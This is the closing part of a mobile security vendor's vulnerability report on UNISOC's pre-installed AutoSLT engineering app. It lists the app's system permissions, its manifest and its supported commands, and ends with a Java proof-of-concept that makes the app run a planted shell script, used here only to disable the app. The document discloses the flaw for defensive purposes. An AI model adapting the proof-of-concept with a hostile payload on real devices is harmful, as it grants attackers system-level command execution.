Table 3. Sample of impacted Android vendors devices that have been dynamically exploited.

Conclusion

While engineer apps have utility for quality control, they may be unlikely to be used by an end user. The AutoSLT app is an engineering app created by the UNISOC and comes pre-installed on a number of Android vendors that use their chipsets. In this case, the AutoSLT app contained a significant vulnerability that allowed local exploitation via a network socket, and remote exploitation under certain circumstances. The impact is quite severe as it allows arbitrary command execution in the context of a system UID pre-installed app, which has wide latitude to perform various sensitive operations. We recommend additional scrutiny for engineering apps since various operations can be performed programmatically in a privileged context. For these operations, it is essential that user interaction be required as part of the workflow.

Appendix A. Permissions granted by default to the AutoSLT app on the LTE L210 Android device (ZTE/P731F50/P731F50:10/QP1A.190711.020/20210319.113752:user/release-keys).

android.permission.REAL_GET_TASKS: granted=true
android.permission.ACCESS_CACHE_FILESYSTEM: granted=true
theme.permission.LOCAL_RESOURCE: granted=true
android.permission.DOWNLOAD_WITHOUT_NOTIFICATION: granted=true
android.permission.BIND_INCALL_SERVICE: granted=true
android.permission.WRITE_SETTINGS: granted=true
android.permission.READ_EFS: granted=true
android.permission.CONTROL_KEYGUARD: granted=true
android.permission.CONFIGURE_WIFI_DISPLAY: granted=true
android.permission.CONFIGURE_DISPLAY_COLOR_MODE: granted=true
android.permission.ACCESS_WIMAX_STATE: granted=true
android.permission.RECOVERY: granted=true
android.permission.CONTROL_DISPLAY_COLOR_TRANSFORMS: granted=true
android.permission.BIND_ATTENTION_SERVICE: granted=true
android.permission.USE_CREDENTIALS: granted=true
android.permission.MODIFY_AUDIO_SETTINGS: granted=true
android.permission.ACCESS_CHECKIN_PROPERTIES: granted=true
com.zte.emode.permission.START_ENTERENCE: granted=true
android.permission.ZDM_RECOVERY_REBOOT: granted=true
android.permission.MODIFY_AUDIO_ROUTING: granted=true
android.permission.READ_SIMLOCKINFO: granted=true
zte.permission.WRITE_HEARTYSERVICE_STRATEGY: granted=true
android.permission.INSTALL_LOCATION_PROVIDER: granted=true
android.permission.USE_RESERVED_DISK: granted=true
android.permission.SYSTEM_ALERT_WINDOW: granted=true
android.permission.BROADCAST_PHONE_ACCOUNT_REGISTRATION: granted=true
android.permission.CLEAR_APP_USER_DATA: granted=true
android.permission.BROADCAST_CALLLOG_INFO: granted=true
android.permission.ACCESS_FM_RADIO: granted=true
android.permission.SHUTDOWN: granted=true

android.permission.CHANGE_COMPONENT_ENABLED_STATE: granted=true
android.permission.NFC: granted=true
android.permission.NETWORK_SETTINGS: granted=true
com.zte.emode.permission.ENGINEER_RECEIVER: granted=true
android.permission.START_ANY_ACTIVITY: granted=true
android.permission.CALL_PRIVILEGED: granted=true
zte.permission.READ_POWER_SAVER_APPS: granted=true
android.permission.CHANGE_NETWORK_STATE: granted=true
android.permission.MASTER_CLEAR: granted=true
android.permission.FOREGROUND_SERVICE: granted=true
android.permission.WRITE_SYNC_SETTINGS: granted=true
android.permission.MANAGE_DYNAMIC_SYSTEM: granted=true
android.permission.RECEIVE_BOOT_COMPLETED: granted=true
com.google.android.googleapps.permission.GOOGLE_AUTH: granted=true
android.permission.MANAGE_ROLE_HOLDERS: granted=true
android.permission.PEERS_MAC_ADDRESS: granted=true
android.permission.DEVICE_POWER: granted=true
android.permission.READ_PRINT_SERVICES: granted=true
sprd.permission.PROTECT_PROCESS: granted=true
android.permission.EXPAND_STATUS_BAR: granted=true
android.permission.MANAGE_PROFILE_AND_DEVICE_OWNERS: granted=true
android.permission.READ_PROFILE: granted=true
android.permission.BLUETOOTH: granted=true
android.permission.BROADCAST_WAP_PUSH: granted=true
android.permission.WRITE_MEDIA_STORAGE: granted=true
android.permission.WRITE_BLOCKED_NUMBERS: granted=true
android.permission.GET_TASKS: granted=true
android.permission.INTERNET: granted=true
android.permission.REORDER_TASKS: granted=true
android.permission.ACCESS_BROADCAST_RADIO: granted=true
com.android.browser.permission.READ_HISTORY_BOOKMARKS: granted=true
android.permission.BLUETOOTH_ADMIN: granted=true
android.permission.CONTROL_VPN: granted=true
android.permission.READ_PRECISE_PHONE_STATE: granted=true
android.permission.MANAGE_FINGERPRINT: granted=true
com.android.permission.SAVE_PHASECHECK: granted=true
android.permission.BIND_CONNECTION_SERVICE: granted=true
android.permission.ACCESS_INSTANT_APPS: granted=true
android.permission.MANAGE_USB: granted=true
zte.permission.LAUNCH_POWER_SAVER_ACTIVITY: granted=true
android.permission.INTERACT_ACROSS_USERS_FULL: granted=true
android.permission.STOP_APP_SWITCHES: granted=true
android.permission.BATTERY_STATS: granted=true
android.permission.PACKAGE_USAGE_STATS: granted=true
android.permission.MOUNT_UNMOUNT_FILESYSTEMS: granted=true
android.permission.TETHER_PRIVILEGED: granted=true
android.permission.WRITE_SECURE_SETTINGS: granted=true
android.permission.MANAGE_DEBUGGING: granted=true
android.permission.MOVE_PACKAGE: granted=true
android.permission.READ_BLOCKED_NUMBERS: granted=true
android.permission.READ_SEARCH_INDEXABLES: granted=true
android.permission.ACCESS_LOCATION_EXTRA_COMMANDS: granted=true
android.permission.READ_PRIVILEGED_PHONE_STATE: granted=true
android.permission.TRIGGER_TIME_ZONE_RULES_CHECK: granted=true
android.permission.ACCESS_DOWNLOAD_MANAGER: granted=true
android.permission.BROADCAST_STICKY: granted=true
android.permission.BLUETOOTH_PRIVILEGED: granted=true
android.permission.HARDWARE_TEST: granted=true
android.permission.USE_BIOMETRIC_INTERNAL: granted=true
android.permission.WRITE_EFS: granted=true
android.permission.SUBSTITUTE_NOTIFICATION_APP_NAME: granted=true
android.intent.category.MASTER_CLEAR.permission.C2D_MESSAGE: granted=true
android.permission.BIND_JOB_SERVICE: granted=true
android.permission.CONFIRM_FULL_BACKUP: granted=true
android.permission.SET_TIME: granted=true
android.permission.WRITE_APN_SETTINGS: granted=true
android.permission.CHANGE_WIFI_STATE: granted=true
com.zte.emode.permission.EMODE_SERVICE: granted=true
android.permission.MANAGE_USERS: granted=true
android.permission.SET_PREFERRED_APPLICATIONS: granted=true
android.permission.FLASHLIGHT: granted=true
android.permission.DELETE_CACHE_FILES: granted=true
android.permission.SET_WALLPAPER_COMPONENT: granted=true
android.permission.ACCESS_NETWORK_STATE: granted=true
android.permission.DISABLE_KEYGUARD: granted=true
zte.permission.READ_HEARTYSERVICE_STRATEGY: granted=true
android.permission.BACKUP: granted=true
zte.permission.FINGERPRINT: granted=true

android.permission.CHANGE_CONFIGURATION: granted=true
android.permission.USER_ACTIVITY: granted=true
android.permission.LOCAL_MAC_ADDRESS: granted=true
android.permission.READ_LOGS: granted=true
android.permission.COPY_PROTECTED_DATA: granted=true
android.permission.INTERACT_ACROSS_USERS: granted=true
zte.permission.ACCESS_POWER_SAVER_OPTIMIZE: granted=true
android.permission.SET_KEYBOARD_LAYOUT: granted=true
android.permission.MODEMSERVICE: granted=true
android.permission.MANAGE_APP_OPS_RESTRICTIONS: granted=true
android.permission.KILL_BACKGROUND_PROCESSES: granted=true
android.permission.MANAGE_USER_OEM_UNLOCK_STATE: granted=true
android.permission.USE_FINGERPRINT: granted=true
android.permission.REQUEST_NETWORK_SCORES: granted=true
alarmclock.permission.MY_BROADCAST: granted=true
android.permission.CONNECTIVITY_USE_RESTRICTED_NETWORKS: granted=true
android.permission.WRITE_USER_DICTIONARY: granted=true
android.permission.READ_SYNC_STATS: granted=true
android.permission.REBOOT: granted=true
android.permission.REQUEST_DELETE_PACKAGES: granted=true
android.permission.OEM_UNLOCK_STATE: granted=true
android.permission.MANAGE_DEVICE_ADMINS: granted=true
android.permission.CHANGE_APP_IDLE_STATE: granted=true
android.permission.BIND_SETTINGS_SUGGESTIONS_SERVICE: granted=true
android.permission.TEST_BLACKLISTED_PASSWORD: granted=true
android.permission.SET_POINTER_SPEED: granted=true
android.permission.MANAGE_NOTIFICATIONS: granted=true
android.permission.SEND_SHOW_SUSPENDED_APP_DETAILS: granted=true
android.permission.READ_SYNC_SETTINGS: granted=true
com.android.browser.permission.WRITE_HISTORY_BOOKMARKS: granted=true
android.permission.OVERRIDE_WIFI_CONFIG: granted=true
android.permission.FORCE_STOP_PACKAGES: granted=true
android.permission.SET_MEDIA_KEY_LISTENER: granted=true
android.permission.HIDE_NON_SYSTEM_OVERLAY_WINDOWS: granted=true
android.permission.ACCESS_NOTIFICATIONS: granted=true
android.permission.HANDLE_CALL_INTENT: granted=true
android.permission.VIBRATE: granted=true
com.android.certinstaller.INSTALL_AS_USER: granted=true
android.permission.READ_USER_DICTIONARY: granted=true
android.permission.MANAGE_SCOPED_ACCESS_DIRECTORY_PERMISSIONS: granted=true
android.permission.ACCESS_WIFI_STATE: granted=true
android.permission.USE_BIOMETRIC: granted=true
android.permission.MANAGE_APP_OPS_MODES: granted=true
android.permission.CHANGE_WIMAX_STATE: granted=true
android.permission.MODIFY_PHONE_STATE: granted=true
android.permission.STATUS_BAR: granted=true
android.permission.READ_DEVICE_CONFIG: granted=true
android.permission.LOCATION_HARDWARE: granted=true
com.zte.emode.permission.PHONE_INTERFACE: granted=true
android.permission.WAKE_LOCK: granted=true
android.permission.BIND_NETWORK_RECOMMENDATION_SERVICE: granted=true
android.permission.MEDIA_CONTENT_CONTROL: granted=true
android.permission.DELETE_PACKAGES: granted=true

Appendix B. The AndroidManifest.xml file from the AutoSLT App on the LTE L210 Android device (ZTE/P731F50/P731F50:10/QP1A.190711.020/20210319.113752:user/release-keys).

```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" android:compileSdkVersion="29" android:compileSdkVersionCodename="10" android:sharedUserId="android.uid.system" package="com.sprd.autoslt" platformBuildVersionCode="29" platformBuildVersionName="10">
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-feature android:name="android.hardware.camera"/>
    <uses-feature android:name="android.hardware.camera.autofocus"/>
    <uses-permission android:name="android.permission.WRITE_INTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_INTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_MEDIA_STORAGE"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_LOCATION_EXTRA_COMMANDS"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.BLUETOOTH"/>
    <uses-permission android:name="android.permission.BLUETOOTH_ADMIN"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
```

```
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
    <uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
    <uses-permission android:name="android.permission.VIBRATE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.BLUETOOTH"/>
    <uses-permission android:name="android.permission.BLUETOOTH_ADMIN"/>
    <uses-permission android:name="android.permission.MODIFY_PHONE_STATE"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="android.permission.WRITE_SECURE_SETTINGS"/>
    <uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>
    <application android:appComponentFactory="android.support.v4.app.CoreComponentFactory" android:extractNativeLibs="false" android:label="@
string/app_name" android:name="com.sprd.autoslt.SLTApplication" android:theme="@android:style/Theme.Holo.Light.NoActionBar.Fullscreen" an-
droid:usesNonSdkApi="true">
        <activity android:excludeFromRecents="false" android:label="@string/app_name" android:name="com.sprd.autoslt.SLTActivity" android:screenOri-
entation="portrait">
            <intent-filter>
                <action android:name="android.intent.action.VIEW"/>
                <category android:name="android.intent.category.DEFAULT"/>
            </intent-filter>
        </activity>
        <activity android:name="com.sprd.autoslt.activity.Tester3dlesson08" android:screenOrientation="portrait">
            <intent-filter>
                <action android:name="android.intent.action.VIEW"/>
                <category android:name="android.intent.category.DEFAULT"/>
            </intent-filter>
        </activity>
        <activity android:name="com.sprd.autoslt.activity.Tester3dlesson16" android:screenOrientation="portrait">
            <intent-filter>
                <action android:name="android.intent.action.VIEW"/>
                <category android:name="android.intent.category.DEFAULT"/>
            </intent-filter>
        </activity>
        <activity android:name="com.sprd.autoslt.activity.Tester3dTeapot" android:screenOrientation="portrait">
            <intent-filter>
                <action android:name="android.intent.action.VIEW"/>
                <category android:name="android.intent.category.DEFAULT"/>
            </intent-filter>
        </activity>
        <activity android:configChanges="keyboardHidden" android:name="com.sprd.autoslt.fingerprint.FingerprintTestActivity" android:screenOrienta-
tion="portrait" android:theme="@android:style/Theme.NoTitleBar.Fullscreen"/>
        <service android:name="com.sprd.autoslt.fingerprint.FingerprintTestService"/>
        <receiver android:name="com.sprd.autoslt.SLTReceiver">
            <intent-filter>
                <action android:name="sprd.intent.action.slt.START"/>
            </intent-filter>
            <intent-filter>
                <action android:name="android.provider.Telephony.SECRET_CODE"/>
                <data android:host="007" android:scheme="android_secret_code"/>
            </intent-filter>
        </receiver>
        <service android:name="com.sprd.autoslt.SLTService"/>
        <receiver android:name="com.sprd.autoslt.BootCompletedReceiver">
            <intent-filter android:priority="1000">
                <action android:name="android.intent.action.BOOT_COMPLETED"/>
            </intent-filter>
        </receiver>
    </application>
</manifest>
```

Appendix C. Total list of commands supported by the AutoSLT app on the LTE L210 Android device (ZTE/P731F50/P731F50:10/QP1A.190711.020/20210319.113752:user/release-keys).

Command	Corresponding Class that Handles the Command
CheckBeat	com.sprd.autoslt.action.impl.CheckbeatAction
GetVersionInfo	com.sprd.autoslt.action.impl.GetVersionInfo
RecordResult	com.sprd.autoslt.action.impl.RecordResultAction
InitTestCase	com.sprd.autoslt.action.impl.InitTestcaseAction
1	com.sprd.autoslt.action.impl.VideoAction
2.1	com.sprd.autoslt.action.impl.FrontCameraAction
3	com.sprd.autoslt.action.impl.VideoCameraAction
6	com.sprd.autoslt.action.impl.FMAction
8	com.sprd.autoslt.action.impl.BtAction
7	com.sprd.autoslt.action.impl.WifiAction
9	com.sprd.autoslt.action.impl.GpsAction
GetMemoryInfo	com.sprd.autoslt.action.impl.GetMemoryInfoAction
GetSIMResult	com.sprd.autoslt.action.impl.GetSIMResultAction
GetTFlashInfo	com.sprd.autoslt.action.impl.GetFlashInfoAction
StartKeyMode	com.sprd.autoslt.action.impl.KeyModeAction
EndKeyMode	com.sprd.autoslt.action.impl.KeyModeAction
GetKeyResult	com.sprd.autoslt.action.impl.KeyModeAction
StartHeadsetMode	com.sprd.autoslt.action.impl.HeadsetModeAction
EndHeadsetMode	com.sprd.autoslt.action.impl.HeadsetModeAction
GetHeadsetResult	com.sprd.autoslt.action.impl.HeadsetModeAction
StartTPPattern	com.sprd.autoslt.action.impl.TPPatternAction
EndTPPattern	com.sprd.autoslt.action.impl.TPPatternAction
GetTPPatternResult	com.sprd.autoslt.action.impl.TPPatternAction
StartLCDMode	com.sprd.autoslt.action.impl.LCDModeAction
EndLCDMode	com.sprd.autoslt.action.impl.LCDModeAction
StartVibrator	com.sprd.autoslt.action.impl.VibratorModeAction
EndVibrator	com.sprd.autoslt.action.impl.VibratorModeAction
StartFlashlight	com.sprd.autoslt.action.impl.FlashLightModeAction
EndFlashlight	com.sprd.autoslt.action.impl.FlashLightModeAction
SetWiFiOn	com.sprd.autoslt.action.impl.WifiModeAction
SetWiFiOff	com.sprd.autoslt.action.impl.WifiModeAction
StartWiFiConnect	com.sprd.autoslt.action.impl.WifiModeAction
GetWiFiInfo	com.sprd.autoslt.action.impl.WifiModeAction
SetWiFiAPOn	com.sprd.autoslt.action.impl.WifiModeAction
SetWiFiAPOff	com.sprd.autoslt.action.impl.WifiModeAction
ForgetWifi	com.sprd.autoslt.action.impl.WifiModeAction

SetBTOn	com.sprd.autoslt.action.impl.BTModeAction
GetBTScanInfo	com.sprd.autoslt.action.impl.BTModeAction
SetBTOff	com.sprd.autoslt.action.impl.BTModeAction
StartBTPair	com.sprd.autoslt.action.impl.BTModeAction
CancelBTPair	com.sprd.autoslt.action.impl.BTModeAction
StartCameraShot	com.sprd.autoslt.action.impl.CameraAction
StartCameraVideo	com.sprd.autoslt.action.impl.VideoCameraAction
EndCameraVideo	com.sprd.autoslt.action.impl.VideoCameraAction
StartAudioRecord	com.sprd.autoslt.action.impl.AudioRecordAction
EndAudioRecord	com.sprd.autoslt.action.impl.AudioRecordAction
StartAudioPlay	com.sprd.autoslt.action.impl.AudioPlayAction
EndAudioPlay	com.sprd.autoslt.action.impl.AudioPlayAction
PauseAudioPlay	com.sprd.autoslt.action.impl.AudioPlayAction
ContinueAudioPlay	com.sprd.autoslt.action.impl.AudioPlayAction
GetProxSensorValue	com.sprd.autoslt.action.impl.GetSensorValueAction
GetLightSensorValue	com.sprd.autoslt.action.impl.GetSensorValueAction
GetAccSensorValue	com.sprd.autoslt.action.impl.GetSensorValueAction
GetMagSensorValue	com.sprd.autoslt.action.impl.GetSensorValueAction
GetGyroSensorValue	com.sprd.autoslt.action.impl.GetSensorValueAction
StartGetSensorValue	com.sprd.autoslt.action.impl.GetSensorValueAction
EndGetSensorValue	com.sprd.autoslt.action.impl.GetSensorValueAction
StartStatusLED	com.sprd.autoslt.action.impl.LedStatusAction
EndStatusLED	com.sprd.autoslt.action.impl.LedStatusAction
StartSensorCalib	com.sprd.autoslt.action.impl.SensorCalibrationAction
StartFM	com.sprd.autoslt.action.impl.FMAction
GetFMRSSI	com.sprd.autoslt.action.impl.FMAction
EndFM	com.sprd.autoslt.action.impl.FMAction
StartMakeCall	com.sprd.autoslt.action.impl.CallAction
CheckCallStatus	com.sprd.autoslt.action.impl.CallAction
EndCall	com.sprd.autoslt.action.impl.CallAction
GetCFTInfo	com.sprd.autoslt.action.impl.ATAction
GetPhaseInfo	com.sprd.autoslt.action.impl.GetPhaseInfoAction
SetPhaseCheck	com.sprd.autoslt.action.impl.SetPhaseCheckAction
StartVideoPlay	com.sprd.autoslt.action.impl.VideoAction
EndVideoPlay	com.sprd.autoslt.action.impl.VideoAction
SetNetworkCellular	com.sprd.autoslt.action.impl.NetWorkCelluarAction
GetNetworkCellular	com.sprd.autoslt.action.impl.NetWorkCelluarAction
Start3DAnimation	com.sprd.autoslt.action.impl.Animation3DAction
End3DAnimation	com.sprd.autoslt.action.impl.Animation3DAction

StartGPSLocation	com.sprd.autoslt.action.impl.GpsAction
DelGPSAidData	com.sprd.autoslt.action.impl.GpsAction
GetGPSInfo	com.sprd.autoslt.action.impl.GpsAction
EndGPSLocation	com.sprd.autoslt.action.impl.GpsAction
StartInternetPing	com.sprd.autoslt.action.impl.PingAction
GetPingStatus	com.sprd.autoslt.action.impl.PingAction
RecordHistoryInfo	com.sprd.autoslt.action.impl.RecordHistoryAction
GetHistoryInfo	com.sprd.autoslt.action.impl.RecordHistoryAction
StartTPButton	com.sprd.autoslt.action.impl.TPButtonAction
GetTPButtonResult	com.sprd.autoslt.action.impl.TPButtonAction
EndTPButton	com.sprd.autoslt.action.impl.TPButtonAction
SetDataSwitchOn	com.sprd.autoslt.action.impl.DateNetworkAction
SetDataSwitchOff	com.sprd.autoslt.action.impl.DateNetworkAction
GetPowerInfo	com.sprd.autoslt.action.impl.GetPowerInfoAction
SetUSBChargeOn	com.sprd.autoslt.action.impl.ChargerTestAction
SetUSBChargeOff	com.sprd.autoslt.action.impl.ChargerTestAction
PowerOff	com.sprd.autoslt.action.impl.ShutDownAction
DualCameraCheck	com.sprd.autoslt.action.impl.DualCameraCheckAction
FingerprintCheck	com.sprd.autoslt.fingerprint.FingerprintTestAction
GetFile	com.sprd.autoslt.action.impl.SendFileAction
Reset	com.sprd.autoslt.action.impl.ResetAction
10	com.sprd.autoslt.action.impl.NenaMark2Action
GetRTCResult	com.sprd.autoslt.action.impl.rtc.RTCTestAction
OTGCheck	com.sprd.autoslt.action.impl.otg.OTGTestAction
StartManualItem	com.sprd.autoslt.action.impl.bg.BackgroundTestAction
ShellScript	com.sprd.autoslt.action.impl.shell.ShellScriptAction

Appendix D. PoC Code Snippet to disable the AutoSLT app.

```
File baseDir = new File("/data/data/" + getPackageName());
baseDir.setExecutable(true, false);

File targetDir = new File(baseDir, "target");
targetDir.mkdir();
targetDir.setWritable(true, false);
targetDir.setReadable(true, false);
targetDir.setExecutable(true, false);

final File targetShellScript = new File(targetDir, "system.sh");
FileWriter fileWriter = new FileWriter(targetShellScript);
fileWriter.write("#!/system/bin/sh\n");
fileWriter.write("pm disable com.sprd.autoslt\n");
fileWriter.flush();

targetShellScript.setExecutable(true, false);
targetShellScript.setReadable(true, false);

Intent intent = new Intent();
intent.setClassName("com.sprd.autoslt", "com.sprd.autoslt.SLTReceiver");
intent.setData(Uri.parse("anything://007"));
sendBroadcast(intent);
```

About Quokka, Inc.

The world of digital security is ready to evolve beyond distrust. We want less fear, and more peace of mind: less worry, and more confidence. Meet Quokka (formerly Kryptowire), a different kind of mobile security and privacy company. Our proactive, light-touch solutions put users and their privacy first, helping people, teams, and enterprises around the world take back control of their digital security privacy in the new work and live anywhere world.

Please visit www.quokka.io or connect with us on LinkedIn and Twitter (@Quokka_io) for more information.